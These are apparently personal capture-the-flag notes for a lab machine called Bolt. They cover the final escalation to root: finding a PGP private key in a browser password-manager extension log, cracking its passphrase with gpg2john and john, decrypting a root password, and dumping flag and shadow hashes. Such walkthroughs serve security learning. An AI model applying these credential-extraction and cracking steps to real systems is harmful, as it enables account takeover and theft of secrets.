
Eddie

Enumeration

```
eddie@bolt:/var/mail$ cat eddie
From clark@bolt.htb  Thu Feb 25 14:20:19 2021
Return-Path: <clark@bolt.htb>
X-Original-To: eddie@bolt.htb
Delivered-To: eddie@bolt.htb
Received: by bolt.htb (Postfix, from userid 1001)
        id DFF264CD; Thu, 25 Feb 2021 14:20:19 -0700 (MST)
Subject: Important!
To: <eddie@bolt.htb>
X-Mailer: mail (GNU Mailutils 3.7)
Message-Id: <20210225212019.DFF264CD@bolt.htb>
Date: Thu, 25 Feb 2021 14:20:19 -0700 (MST)
From: Clark Griswold <clark@bolt.htb>

Hey Eddie,

The password management server is up and running.  Go ahead and download the extension to your browser and get logged in.  Be sure to back up your private key because I CANNOT recover it.  Your private key is the
only way to recover your account.
Once you're set up you can start importing your passwords.  Please be sure to keep good security in mind - there's a few things I read about in a security whitepaper that are a little concerning...

-Clark
```

Finally Found pgp private key by
`grep -iR "BEGIN PHP"`
and found

```
Binary file .config/google-chrome/Default/Local Extension Settings/didegimhafipceonhjepacocaffmoppf/000003.log
```



```
<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@
^@^@^@<C8>f<E6>5^L^@^A^A^@^@^@^@^@^@^@^@^@^@^@<8E>^_^^<A7><82>^@^A^A^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_datae{"config":{"debug":false,"log":{"console":false,"level":0},"user.settings.securityToken.code":"GOZ"}}^Fg<C0><8B><B1>^@^A^B^@^@
^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<93>^A{"config":{"debug":false,"log":{"console":false,"level":0},"user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b"}}<86><CE><C9><E1><E3>^@^A^C^@^@^@^@^@^@^A^@^@
^@^A^N_passbolt_data<C5>^A{"config":{"debug":false,"log":{"console":false,"level":0},"user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff"}}<80><A8><E7>
>^]^A^A^D^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<FF>^A{"config":{"debug":false,"log":{"console":false,"level":0},"user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textC
olor":"#ffffff","user.settings.trustedDomain":"https://passbolt.bolt.htb"}}8*^_<EE>N^A^A^E^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<B0>^B{"config":{"debug":false,"log":{"console":false,"level":0},"user.id":"4e184ee6-e436-47fb-91c9-dccb5
7f250bc","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://passbolt.bolt.htb"}}/<F8>,<E9>o^A^A^F^@^@^@^@^@
^@^A^@^@^@^A^N_passbolt_data<D1>^B{"config":{"debug":false,"log":{"console":false,"level":0},"user.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.
settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://passbolt.bolt.htb","user.username":"eddie@bolt.htb"}}4<DD><FE><BF><88>^A^A^G^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<EA>^B{"config":{"debug":false,"log"
:{"console":false,"level":0},"user.firstname":"Eddie","user.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#fff
fff","user.settings.trustedDomain":"https://passbolt.bolt.htb","user.username":"eddie@bolt.htb"}}FR,<FC><A2>^A^A^H^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<84>^C{"config":{"debug":false,"log":{"console":false,"level":0},"user.firstname"
:"Eddie","user.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.lastname":"Johnson","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings
.trustedDomain":"https://passbolt.bolt.htb","user.username":"eddie@bolt.htb"}}<AB><83>#<E5><C1>^A^A   ^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<A3>^C{"config":{"debug":false,"log":{"console":false,"level":0},"user.firstname":"Eddie","us
er.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.lastname":"Johnson","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDoma
in":"https://passbolt.bolt.htb","user.username":"eddie@bolt.htb"},"passbolt-public-gpgkeys":"{}"}騳g^L^@^A
^@^@^@^@^@^@^@^@^@^@^@<BC>=     ^N<E1>^A^A
^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<C3>^C{"config":{"debug":false,"log":{"console":false,"level":0},"user.firstname":"Eddie","user.id":"4e184ee6-e436-47fb-91c9-dccb57f250bc","user.lastname":"Johnson","user.settings.securityToken.c
ode":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://passbolt.bolt.htb","user.username":"eddie@bolt.htb"},"passbolt-private-gpgkeys":"{}","pas
sbolt-public-gpgkeys":"{}"}A<C3>^O^L^@^A^K^@^@^@^@^@^@^@^@^@^@^@s <A4><C1><81>^N^A^K^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<E3>^\{"config":{"debug":false,"log":{"console":false,"level":0},"user.firstname":"Eddie","user.id":"4e184ee6-e
436-47fb-91c9-dccb57f250bc","user.lastname":"Johnson","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://passb
olt.bolt.htb","user.username":"eddie@bolt.htb"},"passbolt-private-gpgkeys":"{}","passbolt-public-gpgkeys":"{\"ba192ac8-99c0-3c89-a36f-a6094f5b9391\":{\"key\":\"-----BEGIN PGP PUBLIC KEY BLOCK-----\\r\\nVersion: OpenPGP.js v4.10.9\\r\\n
Comment: https://openpgpjs.org\\r\\n\\r\\nxsDNBGA2peUBDADHDueSrCzcZBMgt9GzuI4x57F0Pw922++n/vQ5rQs0A3Cm\\r\\nof6BH+H3sJkXIVlvLF4pygGyYndMMQT3NxZ84q32dPp2DKDipD8gA4ep9RAT\\r\\nIC4seXLUSTgRlxjB//NZNrAv35cHjb8f2hutHGYdigUUjB7SGzkjHtd7Ixbk\
\r\\nLxxRta8tp9nLkqhrPkGCZRhJQPoolQQec2HduK417aBXHRxOLi6Loo2DXPRm\\r\\nDAqqYIhP9Nkhy27wL1zz57Fi0nyPBWTqA/WAEbx+ud575cJKHM7riAaLaK0s\\r\\nhuN12qJ7vEALjWY2CppEr04PLgQ5pj48Asly4mfcpzztP2NdQfZrFHe/JYwH\\r\\nI0zLDA4ZH4E/NK7HhPWovpF5JNK10tI1
6hTmzkK0mZVs8rINuB1b0uB0u3FP\\r\\n4oXfBuo6V5HEhZQ/H+YKyxG8A3xNsMTW4sy+JOw3EnJQT3O4S/ZR14+42nNt\\r\\nP+PbpxTgChS0YoLkRmYVikFFZeMgWl2L8MyqbXhvQlKb/PMAEQEAAc0kUGFz\\r\\nc2JvbHQgU2VydmVyIEtleSA8YWRtaW5AYm9sdC5odGI+wsElBBMBCgA4FiEE\\r\\nWYY
KJp6AP6CUQWdTq44u+1ahbIQFAmA2peUCGwMFCwkIBwIGFQoJCAsCBBYC\\r\\nAwECHgECF4AAIQkQq44u+1ahbIQWIQRZhgomnoA/oJRBZ1Orji77VqFshPZa\\r\\nDACcb7OIZ5YTrRCeMrB/QRXwiS8p1SBHWZbzCwVTdryTH+9d2qKuk9cUF90I\\r\\ngTDNDwgWhcR+NAcHvXVdp3oVs4ppR3+RrGwA0YqV
UuRogyKzVvtZKWBgwnJj\\r\\nULJiBG2OkxXzrY9N/4hCHJMliI9L4yjf0gOeNqQa9fVPk8C73ctKglu75ufe\\r\\nxTLxHuQc021HMWmQt+IDanaAY6aEKF0b1L49XuLe3rWpWXmovAc6YuJBkpGg\\r\\na/un/1IAk4Ifw1+fgBoGSQEaucgzSxy8XimUjv9MVNX01P/C9eU/149QW5r4\\r\\naNtabc2S8/T
DDVEzAUzgwLHihQyzetS4+Qw9tbAQJeC6grfKRMSt3LCx1sX4\\r\\nP0jFHFPVLXAOtOiCUAK572iD2lyJdDsLs1dj4H/Ix2AV/UZe/G0qpN9oo/I+\\r\\nvC86HzDdK2bPu5gMHzZDI30vBCZR+S68sZSBefpjWeLWaGdtfdfK0/hYnDIP\\r\\neTLXDwBpLFklKpyi2HwnHYwB7YX/RiWgBffOwM0EYDal5QEM
AJJNskp8LuSU\\r\\n3YocqmdLi9jGBVoSSzLLpeGt5HifVxToToovv1xP5Yl7MfqPdVkqCIbABNnm\\r\\noIMj7mYpjXfp659FGzzV0Ilr0MwK0sFFllVsH6beaScKIHCQniAjfTqCMuIb\\r\\n3otbqxakRndrFI1MNHURHMpp9gc2giY8Y8OsjAfkLeTHgQbBs9SqVbQYK0d1\\r\\njTKfAgYRkjzvp6mbLMa
MA3zE9joa+R0XFFZlbcDR1tBPkj9eGK0OM1SMkU/p\\r\\nxTx6gyZdVYfV10n41SJMUF/Nir5tN1fwgbhSoMTSCm6zuowNU70+VlMx4TuZ\\r\\nRkXI2No3mEFzkw1sg/U3xH5ZlU/BioNhizJefn28kmF+801lBDMCsiRpW1i8\\r\\ncnr5U2D5QUzdj8I1G8xkoC6S6GryOeccJwQkwI9SFtaDQQQLI0b3F6wV
32fE\\r\\n21nq2dek7/hocGpoxIYwOJRkpkw9tK2g8betT4OjHmVkiPnoyWo9do8g0Bzd\\r\\nNBUlP7GHXM/t605MdK9ZMQARAQABwsENBBgBCgAgFiEEWYYKJp6AP6CUQWdT\\r\\nq44u+1ahbIQFAmA2peUCGwwAIQkQq44u+1ahbIQWIQRZhgomnoA/oJRBZ1Or\\r\\nji77VqFshCbkC/9mKoWGFEGCbgd
MX3+yiEKHscumFvmd1BABdc+BLZ8RS2D4\\r\\ndvShUdw+gf3m0Y9O16oQ/a2kDQywWDBC9kp3ByuRsphu7WnvVSh5PM0quwCK\\r\\nHmO+DwPJyw7Ji+ESRRCyPIIZmZrPYyBsJtmVVpjq323yEuWBB1l5NyflL5I\\r\\nLs9kncyEc7wNb5p1PEsui/Xv7N5HRocp1ni1w5k66BjKwMGnc48+x1nGPaP0\\r\\
\n4LYAjomyQpRLxFucKtx8UTa26bWWe59BSMGjND8cGdi3FiWBPmaSzp4+E1r0\\r\\nAJ2SHGJEZJXIeyASrWbvXMByxrVGgXBR6NHfl5e9rGDZcwo0R8LbbuACf7/F\\r\\nsRIKSwmIaLpmsTgEW9d8FdjM6Enm7nCObJnQOpzzGbHbIMxySaCso/eZDX3D\\r\\nR50E9IFLqf+Au+2UTUhlloPnIEcp7xV75tx
kLm6YUAhMUyLn51pGsQloUZ6L\\r\\nZ8gbvveCudfCIYF8cZzZbCB3vlVkPOBSl6GwOg9FHAVS0jY=\\r\\n=FBUR\\r\\n-----END PGP PUBLIC KEY BLOCK-----\\r\\n\",\"keyId\":\"56a16c84\",\"userIds\":[{\"name\":\"Passbolt Server Key\",\"email\":\"admin@bolt.htb
\"}],\"fingerprint\":\"59860a269e803fa094416753ab8e2efb56a16c84\",\"created\":\"Wed Feb 24 2021 12:15:49 GMT-0700 (Mountain Standard Time)\",\"expires\":\"Never\",\"algorithm\":\"rsa_encrypt_sign\",\"length\":3072,\"private\":false,\"u
ser_id\":\"ba192ac8-99c0-3c89-a36f-a6094f5b9391\"}}"}OG(<CF><E4>^W^A^L^@^@^@^@^@^@^@^A^@^@^@^A^N_passbolt_data<C6>/{"config":{"debug":false,"log":{"console":false,"level":0},"user.firstname":"Eddie","user.id":"4e184ee6-e436-47fb-91c9-d
ccb57f250bc","user.lastname":"Johnson","user.settings.securityToken.code":"GOZ","user.settings.securityToken.color":"#607d8b","user.settings.securityToken.textColor":"#ffffff","user.settings.trustedDomain":"https://passbolt.bolt.htb",
user.username":"eddie@bolt.htb"},"passbolt-private-gpgkeys":"{}","passbolt-public-gpgkeys":"{\"ba192ac8-99c0-3c89-a36f-a6094f5b9391\":{\"key\":\"-----BEGIN PGP PUBLIC KEY BLOCK-----\\r\\nVersion: OpenPGP.js v4.10.9\\r\\nComment: https:
//openpgpjs.org\\r\\n\\r\\nxsDNBGA2peUBDADHDueSrCzcZBMgt9GzuI4x57F0Pw922++n/vQ5rQs0A3Cm\\r\\nof6BH+H3sJkXIVlvLF4pygGyYndMMQT3NxZ84q32dPp2DKDipD8gA4ep9RAT\\r\\nIC4seXLUSTgRlxjB//NZNrAv35cHjb8f2hutHGYdigUUjB7SGzkjHtd7Ixbk\\r\\nLxxRta8tp9
nLkqhrPkGCZRhJQPoolQQec2HduK417aBXHRxOLi6Loo2DXPRm\\r\\nDAqqYIhP9Nkhy27wL1zz57Fi0nyPBWTqA/WAEbx+ud575cJKHM7riAaLaK0s\\r\\nhuN12qJ7vEALjWY2CppEr04PLgQ5pj48Asly4mfcpzztP2NdQfZrFHe/JYwH\\r\\nI0zLDA4ZH4E/NK7HhPWovpF5JNK10tI16hTmzkK0mZVs8rI
NuB1b0uB0u3FP\\r\\n4oXfBuo6V5HEhZQ/H+YKyxG8A3xNsMTW4sy+JOw3EnJQT3O4S/ZR14+42nNt\\r\\nP+PbpxTgChS0YoLkRmYVikFFZeMgWl2L8MyqbXhvQlKb/PMAEQEAAc0kUGFz\\r\\nc2JvbHQgU2VydmVyIEtleSA8YWRtaW5AYm9sdC5odGI+wsElBBMBCgA4FiEE\\r\\nWYYKJp6AP6CUQWdTq4
4u+1ahbIQFAmA2peUCGwMFCwkIBwIGFQoJCAsCBBYC\\r\\nAwECHgECF4AAIQkQq44u+1ahbIQWIQRZhgomnoA/oJRBZ1Orji77VqFshPZa\\r\\nDACcb7OIZ5YTrRCeMrB/QRXwiS8p1SBHWZbzCwVTdryTH+9d2qKuk9cUF90I\\r\\ngTDNDwgWhcR+NAcHvXVdp3oVs4ppR3+RrGwA0YqVUuRogyKzVvtZKWB
gwnJj\\r\\nULJiBG2OkxXzrY9N/4hCHJMliI9L4yjf0gOeNqQa9fVPk8C73ctKglu75ufe\\r\\nxTLxHuQc021HMWmQt+IDanaAY6aEKF0b1L49XuLe3rWpWXmovAc6YuJBkpGg\\r\\na/un/1IAk4Ifw1+fgBoGSQEaucgzSxy8XimUjv9MVNX01P/C9eU/149QW5r4\\r\\naNtabc2S8/TDDVEzAUzgwLHihQ
yzetS4+Qw9tbAQJeC6grfKRMSt3LCx1sX4\\r\\nP0jFHFPVLXAOtOiCUAK572iD2lyJdDsLs1dj4H/Ix2AV/UZe/G0qpN9oo/I+\\r\\nvC86HzDdK2bPu5gMHzZDI30vBCZR+S68sZSBefpjWeLWaGdtfdfK0/hYnDIP\\r\\neTLXDwBpLFklKpyi2HwnHYwB7YX/RiWgBffOwM0EYDal5QEMAJJNskp8LuSU\\r
\\n3YocqmdLi9jGBVoSSzLLpeGt5HifVxToToovv1xP5Yl7MfqPdVkqCIbABNnm\\r\\noIMj7mYpjXfp659FGzzV0Ilr0MwK0sFFllVsH6beaScKIHCQniAjfTqCMuIb\\r\\n3otbqxakRndrFI1MNHURHMpp9gc2giY8Y8OsjAfkLeTHgQbBs9SqVbQYK0d1\\r\\njTKfAgYRkjzvp6mbLMaMA3zE9joa+R0XFF
ZlbcDR1tBPkj9eGK0OM1SMkU/p\\r\\nxTx6gyZdVYfV10n41SJMUF/Nir5tN1fwgbhSoMTSCm6zuowNU70+VlMx4TuZ\\r\\nRkXI2No3mEFzkw1sg/U3xH5ZlU/BioNhizJefn28kmF+801lBDMCsiRpW1i8\\r\\ncnr5U2D5QUzdj8I1G8xkoC6S6GryOeccJwQkwI9SFtaDQQQLI0b3F6wV32fE\\r\\n21nq2
dek7/hocGpoxIYwOJRkpkw9tK2g8betT4OjHmVkiPnoyWo9do8g0Bzd\\r\\nNBUlP7GHXM/t605MdK9ZMQARAQABwsENBBgBCgAgFiEEWYYKJp6AP6CUQWdT\\r\\nq44u+1ahbIQFAmA2peUCGwwAIQkQq44u+1ahbIQWIQRZhgomnoA/oJRBZ1Or\\r\\nji77VqFshCbkC/9mKoWGFEGCbgdMX3+yiEKHscumFv
md1BABdc+BLZ8RS2D4\\r\\ndvShUdw+gf3m0Y9O16oQ/a2kDQywWDBC9kp3ByuRsphu7WnvVSh5PM0quwCK\\r\\nHmO+DwPJyw7Ji+ESRRCyPIIZmZrPYyBsJtmVVpjq323yEuWBB1l5NyflL5I\\r\\nLs9kncyEc7wNb5p1PEsui/Xv7N5HRocp1ni1w5k66BjKwMGnc48+x1nGPaP0\\r\\n4LYAjomyQpRLx
FucKtx8UTa26bWWe59BSMGjND8cGdi3FiWBPmaSzp4+E1r0\\r\\nAJ2SHGJEZJXIeyASrWbvXMByxrVGgXBR6NHfl5e9rGDZcwo0R8LbbuACf7/F\\r\\nsRIKSwmIaLpmsTgEW9d8FdjM6Enm7nCObJnQOpzzGbHbIMxySaCso/eZDX3D\\r\\nR50E9IFLqf+Au+2UTUhlloPnIEcp7xV75txkLm6YUAhMUyLn51
pGsQloUZ6L\\r\\nZ8gbvveCudfCIYF8cZzZbCB3vlVkPOBSl6GwOg9FHAVS0jY=\\r\\n=FBUR\\r\\n-----END PGP PUBLIC KEY BLOCK-----\\r\\n\",\"keyId\":\"56a16c84\",\"userIds\":[{\"name\":\"Passbolt Server Key\",\"email\":\"admin@bolt.htb\"}],\"fingerpr
int\":\"59860a269e803fa094416753ab8e2efb56a16c84\",\"created\":\"Wed Feb 24 2021 12:15:49 GMT-0700 (Mountain Standard Time)\",\"expires\":\"Never\",\"algorithm\":\"rsa_encrypt_sign\",\"length\":3072,\"private\":false,\"user_id\":\"ba19
:
[0] 0:ssh*Z 1:bash-                                                                                                                                                                                              "kali" 13:12 09-Dec-21
```

huge mess but did some vim magic to get key extracted and then gpg 2 john

`:s/\\\r\\\n/\r\n/g`

and then

ctrl+v for visual mode and x to delete the ^@ all the way down for good key.

crack pgpkey

```
kali@kali:~$ gpg2john priv > priv.john

File priv
kali@kali:~$ ls
0003.log                buster                 demo.req     hash.txt  login.req  notes         pgp_message_inemail_que  pgp_public_key_clark  priv.john      subsribe.req            www
auto_stabilize_shell.sh  computed_hashes.json  downloads    key4.db   mail.req   passbolt.req  pgpprivate.bak           pgp_public_key_eddie  register.req   venv
Bolt                    demoregister.req       eddie.log    lin.log   nmap       pgp_message   pgp_priv_key             priv                  session_token  verified_contents.json
kali@kali:~$ cat  priv.john
Eddie
Johnson:$gpg$*1*668*2048*2b518595f971db147efe739e2716523786988fb0ee243e5981659a314dfd0779dbba8e14e6649ba4e00cc515b9b4055a9783be133817763e161b9a8d2f2741aba80bceef6024465cba02af3bccd372297a90e078aa95579afbd60b6171cd
82fd1b32a9dd016175c088e7bef9b883041eaffe933383434752686688f9d235f1d26c006a698dd6cc132d8acb94c4eceebf010845d69cd9e114873538712f2cd50c8b9ca3bcb9bbc3d83e32564f99031776ac986195e643880483ac80d3f7f1b9143563418ddea7bb71d
114c4f24e41134dcdac4662e934d955aeccae92038dbed32f300ac5abed65960e26486c5da59f0d17b71ad9a8fe7a5e6bb77b8c31b68b56e7f4025f01d534be45ab36a7c0818febe23fa577ca346023feefa2bfef0899dd860e05a54d8b3e8bd430f40791a52a20067fde
1861d977adf222725658a4661927d65b877cb8ac977601990cfbdb27413f5acc25ff1f691556bc8e5264cffaebbea7e7b9d73de6c719e0a7b004d331eaada86e812e3db60904eaf73a1b79c6e68e74beb6b71f6d644afbf591426418976d68c4e580cbc60b6fdd113f239
ae2acd1e1dc51cb74b96b3c2f082bc0214886e1c3cebb3611311d9112d61194df22fb3ceb5783ee7d4a61b544886b389f638fc85d5139f64997014ec38ac59e65b842d92afb50184ccc3549a57dcdb3fc8720cc394912aed931007b53da1c635d302e840da2e634280383
1891ab1ccc1669f3cc3240b8d31eded96696d7ad1525c4d277a4d3123abecafdbdde207714539c2e546cd45c4452051394e5d00e711fa5353f817be4fa6827aa0f1428dfb93a918e93975fb4baf3297aa3b7fec33470cf2741237a629b869a762684602057f3e3e6df9c9
7631caa7589dc4b26653162dfb2f2cf508cbe375496ba735830c2c00f151cdd50c522afe33dbe4265d2*3*254*8*9*16*b81f0847e01fb836c8cc7c8a2af31f19*16777216*34af9ef3956d5ad8:::Eddie Johnson <eddie@bolt.htb>::priv
kali@kali:~$ john priv.john --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (gpg, OpenPGP / GnuPG Secret Key [32/64])
Cost 1 (s2k-count) is 16777216 for all loaded hashes
Cost 2 (hash algorithm [1:MD5 2:SHA1 3:RIPEMD160 8:SHA256 9:SHA384 10:SHA512 11:SHA224]) is 8 for all loaded hashes
Cost 3 (cipher algorithm [1:IDEA 2:3DES 3:CAST5 4:Blowfish 7:AES128 8:AES192 9:AES256 10:Twofish 11:Camellia128 12:Camellia192 13:Camellia256]) is 9 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:17:59 0.18% (ETA: 2021-12-16 09:45) 0g/s 28.99p/s 28.99c/s 28.99C/s usuck1..unhappy
merrychristmas   (Eddie Johnson)
1g 0:00:24:44 DONE (2021-12-09 12:09) 0.000673g/s 28.85p/s 28.85c/s 28.85C/s merrychristmas..menudo
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

merrychristmas ⟹00 - Loot > Creds

pgp decryption

```
{"description":"","password":"Z(2rmxsNW(Z?3=p/9s"}
```

root:Z(2rmxsNW(Z?3=p/9s ⟹ 00 - Loot > Creds

root

id & whoami

```
root@bolt:~# id
uid=0(root) gid=0(root) groups=0(root)
root@bolt:~# whoami
root
```

root.txt

```
root@bolt:~# cat root.txt
7d34d9aa4cb6a2970b7d19e3c91ef7f1
```

uname -a

```
root@bolt:~# uname -a
Linux bolt.htb 5.13.0-051300-generic #202106272333 SMP Sun Jun 27 23:36:43 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

/etc/shadow

```
root@bolt:~# cat /etc/shadow
root:$6$gID7DRyUwzMW69Ul$209oMxMiaHmg1iiIbvO0z7Z7Twe./PKnGZKede1XYfsqynZ/xLN5jAmtwMLFWpFLeV6vf8YSVsj87Q5zkbudX.:18879:0:99999:7:::

...[snip]...

eddie:$6$hr9Mpb1gVh69X761$BBw9u5yqbhdMyhic/GDq.aRHBErqOw7d/uYrNOnzOtgBoiXz4HSdU1l2jzRxSa6PJMiNSQ6cGx1YtIUtqXboo/:18692:0:99999:7:::

...[snip]...

clark:$6$W85bOWcfI3balSJ3$tT0hU4y9FeMhu9nlu8CRFt9RiQwO0VEWqA3oVNJWbR63/lO3YJIN1lKe5UdxrencyWBvbClv2LwqGtW6ZeDuk1:18683:0:99999:7:::

...[snip]...
```